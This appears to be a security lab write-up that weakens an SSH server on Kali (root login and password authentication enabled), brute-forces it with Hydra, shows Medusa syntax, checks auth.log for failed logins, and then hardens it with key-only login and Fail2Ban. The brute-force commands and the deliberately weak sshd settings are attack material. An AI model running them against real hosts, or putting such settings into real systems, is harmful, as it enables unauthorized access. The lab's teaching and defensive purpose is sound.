POC TASK 2

- **TASK 2 : Enable SSH with Root Login & Password Authentication**

To begin the process of enabling SSH access with root login and password authentication, we first need to ensure that the **OpenSSH server** package is installed on the system.
If it is not already installed, follow these steps to install it and start the SSH service:

```
sudo apt update && sudo apt install openssh-server -y

sudo systemctl enable --now ssh
```

- **Edit SSH Conflguration:**

To modify SSH settings and enable root login, we must edit the SSH configuration file located at /etc/ssh/sshd_config. To open this file in the Nano text editor, use the following command:

```
sudo  nano  /etc/ssh/sshd_config
```


- **Now modify these changes in nano:**

Modify/Add:

```
PermitRootLogin
yes

PasswordAuthentication yes
```

These settings explicitly allow SSH access for the root user and enable authentication using passwords. If these settings are missing, manually add them at the appropriate place in the configuration file.



```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl enable --now ssh
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh

┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/ssh/sshd_config

┌──(kali㉿kali)-[~]
└─$ sudo systemctl restart ssh

┌──(kali㉿kali)-[~]
└─$ ▌
```

- **Restart SSH Service:**


  After making any modifications to the SSH configuration file or adjusting SSH-related settings, it is essential to restart the SSH service to apply the changes effectively. This ensures that the updated configuration takes effect without requiring a full system reboot.

  To restart the SSH service, execute the following command in the terminal:

  sudo systemctl restart ssh

- **Exploit: Brute-Force SSH with Hydra or Medusa.**

Brute-force attacks on SSH are a common security threat where attackers attempt to gain unauthorized access by systematically guessing usernames and passwords. Two widely used tools for performing brute-force attacks against SSH services are **Hydra** and **Medusa**.



```
[ERROR] target ssh://10.12.28.5:22/ does not support password authentication (method reply 4).

┌──(kali㉿kali)-[~]
└─$ systemctl restart ssh

┌──(kali㉿kali)-[~]
└─$ hydra -l user2 -P passwords.txt -t 4 10.12.28.5 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or fo
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-17 10:48:49
[DATA] max 4 tasks per 1 server, overall 4 tasks, 5 login tries (l:1/p:5), ~2 tries per task
[DATA] attacking ssh://10.12.28.5:22/
[22][ssh] host: 10.12.28.5   login: user2   password: 2345
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-17 10:48:52

┌──(kali㉿kali)-[~]
└─$ sudo cat /var/log/auth.log | grep "Failed password"

2025-03-17T10:17:01.586374+05:30 kali sudo:     kali : TTY=pts/0 ; PWD=/home/kali ; USER=root ; COMMAND=/usr/bin/grep 'Failed
 password' /var/log/auth.log
2025-03-17T10:48:50.958104+05:30 kali sshd-session[37576]: Failed password for user2 from 10.12.28.5 port 39604 ssh2
2025-03-17T10:48:51.946401+05:30 kali sshd-session[37575]: Failed password for user2 from 10.12.28.5 port 39602 ssh2
2025-03-17T10:48:52.035383+05:30 kali sshd-session[37577]: Failed password for user2 from 10.12.28.5 port 39606 ssh2
2025-03-17T10:48:52.114025+05:30 kali sshd-session[37574]: Failed password for user2 from 10.12.28.5 port 39608 ssh2

┌──(kali㉿kali)-[~]
└─$ █
```

- **Using Hydra:**

  Hydra is a fast, powerful, and versatile password-cracking tool that can perform brute-force attacks on SSH services. It allows attackers or security testers to try multiple username-password combinations to gain access to a target system.

  ```
  hydra -l username -P password_list.txt -t number of tries <target-ip> ssh
  ```

- **Using Medusa:**

  Medusa is another high-performance brute-force attack tool designed for testing remote authentication. It supports SSH and other network protocols.

  ```
  medusa  -h  <target-ip>  -u  root  -P  password_list.txt  -M  ssh
  ```

note: In this example, Hydra was used for testing SSH vulnerabilities.

- **Analyze Logs:**


  Monitoring SSH logs is essential for detecting unauthorized login attempts and brute-force attacks. SSH logs provide valuable insights into access patterns and potential security threats.

  Check login attempts in SSH logs:

  ```
  sudo cat /var/log/auth.log | grep "Failed password’
  ```

- ## Mitigation: Secure SSH

√ **Disable Root Login & Enforce Key-Based Authentication**



```
┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/ssh/sshd_config

[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ sudo systemctl restart ssh


┌──(kali㉿kali)-[~]
└─$ sudo apt install fail2ban -y

fail2ban is already the newest version (1.1.0-7).
The following packages were automatically installed and are no longer required:
  cpp-13                     libavformat60         libjim0.82t64                  libmbedcrypto7t64  libplist3             libpython3.12-minimal  l
  cpp-13-x86-64-linux-gnu    libconfig++9v5        libldap-2.5-0                  libmfx1            libpoppler134         libpython3.12-stdlib   l
  gcc-13-base                libdirectfb-1.7-7t64  libllvm17t64                   libmsgraph-0-1     libpostproc57         libpython3.12t64       l
  imagemagick-6-common       libgspell-1-2         libmagickcore-6.q16-7-extra    libpaper1          libpython3.11-minimal libqt6dbus6t64         l
  libassuan0                 libical3t64           libmagickcore-6.q16-7t64       libperl5.38t64     libpython3.11-stdlib  libqt6gui6t64          l
  libavfilter9               libimobiledevice6     libmagickwand-6.q16-7t64       libplacebo338      libpython3.12-dev     libqt6network6t64      l
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 384

┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/fail2ban/jail.local


┌──(kali㉿kali)-[~]
└─$ sudo systemctl restart fail2ban


┌──(kali㉿kali)-[~]
└─$ █
```

- **Edit SSH Config:**

To modify SSH settings, open the SSH configuration file using the following command:

sudo nano /etc/ssh/sshd_config


I used this command to edit the SSH configuration file to apply necessary changes. After opening the file, navigate through the configurations and modify the required parameters.

- **Modify:**

After opening the SSH configuration file, I located the settings that needed to be changed. I updated the following parameters to improve security:

PermitRootLogin no

PasswordAuthentication no



```
  GNU nano 8.3                                  /etc/fail2ban/jail.local
[sshd]
enabled = true
port = ssh
filter = sshd
logpath = /var/log/auth.log
maxretry = 5
bantime = 600
```

File Actions Edit View Help
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy

- **Restart SSH Service:**

  After making these changes, I restarted the SSH service using the following command to apply the new settings:

  sudo systemctl restart ssh

- **Conflgure Fail2Ban to Block Brute-Force Attempts:**

  To enhance SSH security, I set up **Fail2Ban**, a tool designed to block repeated login attempts.

- **Install Fail2Ban:**

  I installed Fail2Ban using the following command to ensure the system is protected from brute-force attacks:

  sudo apt install fail2ban -y

- **Create SSH Jail Conflguration:**

To configure Fail2Ban for SSH protection, I used the following command to open the jail configuration file:

```
sudo   nano   /etc/fail2ban/jail.local
```

- **Add:**

  I added the following configuration inside the file to enable protection for SSH:

```
[sshd]
enabled = true
port = ssh
maxretry = 3
findtime = 10m
bantime = 1h
```

- **Restart Fail2Ban:**

  After saving the changes, I restarted **Fail2Ban** using the following command:

```
sudo systemctl restart fail2ban
```